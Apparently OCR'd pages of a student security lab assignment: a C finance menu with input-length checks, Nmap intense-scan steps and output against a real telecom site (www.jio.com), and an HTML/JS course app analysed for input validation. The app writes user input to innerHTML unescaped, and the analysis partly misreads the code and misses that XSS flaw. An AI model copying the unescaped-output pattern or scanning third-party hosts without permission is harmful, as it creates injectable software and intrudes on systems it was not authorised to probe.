            printf("Buffer overflow detected! Input exceeds maximum
length.\n");
            getch();
            continue;
        }

        sscanf(input, "%d", &choice); // Convert string input to integer

        switch (choice) {
            case 1:
                addRevenue(&revenue);
                break;
            case 2:
                addExpenditure(&expenditure);
                break;
            case 3:
                displaySummary(revenue, expenditure);
                break;
            case 4:
                printf("Exiting...\n");
                getch();
                return 0;
            default:
                printf("Invalid choice, please try again.\n");
                getch();
        }
    }
}
```


```
void addRevenue(float *revenue) {
   float amount;
   char input[MAX_INPUT_LENGTH + 1]; // Additional space for the
null terminator

   printf("Enter the amount of revenue: ");
   fgets(input, sizeof(input), stdin);

   // Check for buffer overflow
   if (strlen(input) >= MAX_INPUT_LENGTH &&
input[MAX_INPUT_LENGTH - 1] != '\n') {
      printf("Buffer overflow detected! Input exceeds maximum
length.\n");
      getch();
      return;
   }

   sscanf(input, "%f", &amount); // Convert string input to float
   *revenue += amount;
   printf("Revenue added successfully!\n");
   getch();
}

void addExpenditure(float *expenditure) {
   float amount;
   char input[MAX_INPUT_LENGTH + 1]; // Additional space for the
null terminator

   printf("Enter the amount of expenditure: ");
   fgets(input, sizeof(input), stdin);

   // Check for buffer overflow
   if (strlen(input) >= MAX_INPUT_LENGTH &&
input[MAX_INPUT_LENGTH - 1] != '\n') {
      printf("Buffer overflow detected! Input exceeds maximum
length.\n");
      getch();
```

```
        return;
    }

    sscanf(input, "%f", &amount); // Convert string input to float
    *expenditure += amount;
    printf("Expenditure added successfully!\n");
    getch();
}

void displaySummary(float revenue, float expenditure) {
    float netIncome = revenue - expenditure;
    printf("\nFinancial Summary:\n");
    printf("Total Revenue: %.2f\n", revenue);
    printf("Total Expenditure: %.2f\n", expenditure);
    printf("Net Income: %.2f\n", netIncome);
    getch();
}
```


OUTPUT :-



```
Financial Analysis Software
1. Add Revenue
2. Add Expenditure
3. Display Summary
4. Exit
Enter your choice: 1
Enter the amount of revenue: 123456
Buffer overflow detected! Input exceeds maximum length.

_
```



```
Financial Analysis Software
1. Add Revenue
2. Add Expenditure
3. Display Summary
4. Exit
Enter your choice: Enter the amount of revenue: 12345
Revenue added successfully!
```



```
Financial Analysis Software
1. Add Revenue
2. Add Expenditure
3. Display Summary
4. Exit
Enter your choice: 2
Enter the amount of expenditure: 123456
Buffer overflow detected! Input exceeds maximum length.
```

**Q14}** Utilize NMAP to perform a port scan on the network of "Telecommunications Company" :-

STEPS :-


1} PASTE THE URL NEEDED (EG. www.boat-lifestyle.com) IN THE TARGET BLOCK
2} NEXT THERE WILL BE A SCAN BLOCK SELECT WHICH SCAN YOU WANT TO PERFORM  LIKE INTENSE SCAN, REGULAR SCAN, QUICK SCAN ETC
3} AFTER THAT CLICK ON THE SCAN BUTTON TO START SCANNING…

Once the scan is complete, Nmap will provide a list of open ports and services running on those ports. Pay attention to any unfamiliar or unexpected services, as they could indicate potential vulnerabilities or malware presence. Common ports to look out for include:

- Port 80 (HTTP): Web servers
- Port 443 (HTTPS): Secure web servers
- Port 22 (SSH): Secure shell services
- Port 21 (FTP): File transfer services
- Port 3389 (RDP): Remote Desktop Protocol

OUTPUT :-


JIO :-




Target: www.jio.com
Profile: Intense scan plus UDP
Command: nmap -sS -sU -T4 -A -v www.jio.com

nmap -sS -sU -T4 -A -v www.jio.com


```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-25 02:57 India Standard Time
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 02:57
Completed NSE at 02:57, 0.00s elapsed
Initiating NSE at 02:57
Completed NSE at 02:57, 0.00s elapsed
Initiating NSE at 02:57
Completed NSE at 02:57, 0.00s elapsed
Initiating Ping Scan at 02:57
Scanning www.jio.com (49.40.8.179) [4 ports]
Completed Ping Scan at 02:57, 0.20s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:57
Completed Parallel DNS resolution of 1 host. at 02:57, 0.17s elapsed
Initiating SYN Stealth Scan at 02:57
Scanning www.jio.com (49.40.8.179) [1000 ports]
Discovered open port 21/tcp on 49.40.8.179
Discovered open port 80/tcp on 49.40.8.179
Discovered open port 443/tcp on 49.40.8.179
Completed SYN Stealth Scan at 02:57, 8.09s elapsed (1000 total ports)
Initiating UDP Scan at 02:57
```




```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-05-25 03:08 India Standard Time
Nmap scan report for www.jio.com (49.40.0.179)
Host is up (0.077s latency).
Other addresses for www.jio.com (not scanned): 2405:200:1601:c0e1:49:40:0:180
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE  SERVICE
21/tcp    open   ftp
80/tcp    open   http
443/tcp   open   https
4443/tcp closed pharos

Nmap done: 1 IP address (1 host up) scanned in 16.55 seconds
```



| | Port | Protocol | State | Service | Version |
|---|---|---|---|---|---|
| 🟢 | 21 | tcp | open | ftp | |
| 🟢 | 80 | tcp | open | http | |
| 🟢 | 443 | tcp | open | https | |
| 🔴 | 4443 | tcp | closed | pharos | |



Target: www.jio.com
Profile: Regular scan
Command: nmap www.jio.com



Target: www.jio.com
Profile: Regular scan
Command: nmap www.jio.com

www.jio.com (49.40.8.179)

Host Status
State: up
Open ports: 1
Filtered ports: 998
Closed ports: 1
Scanned ports: 1000
Up time: Not available
Last boot: Not available

Addresses
IPv4: 49.40.8.179
IPv6: Not available
MAC: Not available

Hostnames
Name - Type: www.jio.com - user

Comments

**Q17}** Investigate vulnerabilities in "Online Learning Management System", focusing on input validation and output encoding :-

CODE :-

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-
scale=1.0">
    <title>Online Learning Management System</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #f8f8f8;
            margin: 0;
            padding: 0;
        }

        .container {
            max-width: 800px;
            margin: 50px auto;
            text-align: center;
            background-color: #fff;
            border-radius: 10px;
            box-shadow: 0 0 20px rgba(0, 0, 0, 0.1);
            padding: 40px;
            position: relative;
            overflow: hidden;
        }

        h1 {
```


```
    margin: 0 0 20px;
    color: #333;
}

button {
    margin: 10px;
    padding: 12px 24px;
    cursor: pointer;
    border: none;
    background-color: #4CAF50;
    color: #fff;
    border-radius: 5px;
    transition: background-color 0.3s ease;
    box-shadow: 0 4px 6px rgba(0, 0, 0, 0.1);
}

button:hover {
    background-color: #45a049;
}

input[type="text"], select {
    padding: 10px;
    margin: 5px;
    border-radius: 5px;
    border: 1px solid #ccc;
    width: 70%;
    transition: border-color 0.3s ease;
}

input[type="text"]:focus, select:focus {
    border-color: #4CAF50;
    outline: none;
}

#output {
    margin-top: 20px;
    text-align: left;
}
```

```
        #menu {
            margin-bottom: 20px;
        }

        .course-list {
            list-style: none;
            padding: 0;
            text-align: left;
            margin: 20px 0;
        }

        .course-list li {
            padding: 10px;
            margin-bottom: 10px;
            background-color: #f9f9f9;
            border-radius: 5px;
            box-shadow: 0 2px 5px rgba(0, 0, 0, 0.1);
        }
    </style>
</head>
<body>
    <div class="container">
        <h1>Online Learning Management System</h1>
        <div id="menu">
            <button onclick="applyCourse()">Apply Course</button>
            <button onclick="listCourses()">List Enrolled Courses</button>
            <button onclick="exitSystem()">Exit</button>
        </div>
        <div id="output"></div>
    </div>

    <script>
        // Define maximum length of course name and maximum number
of courses
        const MAX_COURSE_NAME_LENGTH = 50;
        const MAX_COURSES = 5;
    // Array to store courses
    let courses = [];

    // Function to apply for a course
    function applyCourse() {
      if (courses.length >= MAX_COURSES) {
        displayOutput("Maximum number of courses reached. Cannot
apply for more.");
        return;
      }

      let name = prompt("Enter your name:");
      if (!name) {
        alert("Please enter your name.");
        return;
      }

      let email = prompt("Enter your email (must be @vupune.ac.in):");
      if (!email) {
        alert("Please enter your email.");
        return;
      }
      if (!email.endsWith("@vupune.ac.in")) {
        alert("Invalid email. Email must end with @vupune.ac.in.");
        return;
      }

      let phone = prompt("Enter your phone number (10 digits):");
      if (!phone) {
        alert("Please enter your phone number.");
        return;
      }
      if (phone.length !== 10 || isNaN(phone)) {
        alert("Invalid phone number. Please enter a 10-digit number.");
        return;
      }
```

```
        let courseCode = prompt("Enter the course code (must start with
BTECCE22):");
        if (!courseCode) {
          alert("Please enter the course code.");
          return;
        }
        if (!courseCode.startsWith("BTECCE22")) {
          alert("Invalid course code. Course code must start with
BTECCE22.");
          return;
        }

        let selectedCourse = prompt("Select the course you want to apply
for (e.g., Computer Science):");
        if (!selectedCourse) {
          alert("Please select the course.");
          return;
        }

        // Add course to the array
        courses.push({ name, email, phone, courseCode, selectedCourse
});
        displayOutput("Course applied successfully!");
      }

      // Function to list enrolled courses
      function listCourses() {
        if (courses.length === 0) {
          displayOutput("No courses applied yet.");
          return;
        }

        let output = "<h2>Enrolled Courses:</h2>";
        output += "<ul class='course-list'>";
        courses.forEach(course => {
          output += `<li>${course.name} -
${course.selectedCourse}</li>`;
        });
```


```
            output += "</ul>";
            displayOutput(output);
        }

        // Function to exit the system
        function exitSystem() {
            alert("Exiting...");
            // Additional cleanup or actions can be added here if needed
        }

        // Function to display output
        function displayOutput(output) {
            document.getElementById("output").innerHTML = output;
        }
    </script>
</body>
</html>
```

OUTPUT :-



Online Learning Management System

Course applied successfully!



Online Learning Management System

Enrolled Courses:

NOHI; - AS

ANSWER :-

Sure, let's analyze the code for vulnerabilities focusing on input validation and output encoding:

Input Validation:
Name Field:

No explicit validation is performed. It allows empty input, which may not be desirable.
Improvement: Validate that the name is not empty.
Email Field:

Only checks if the email ends with "@vupune.ac.in". However, it doesn't handle invalid email formats like missing '@' or invalid characters.
Improvement: Implement more robust email validation, possibly using regular expressions.
Phone Field:

Validates if the phone number is 10 digits long. However, it doesn't handle cases where non-numeric characters are entered.
Improvement: Validate that the input consists only of numeric characters.
Course Code Field:

Only checks if the course code starts with "BTECCE22". It doesn't handle cases where the input is shorter or longer than expected.
Improvement: Validate the length of the input and ensure it starts with "BTECCE22".
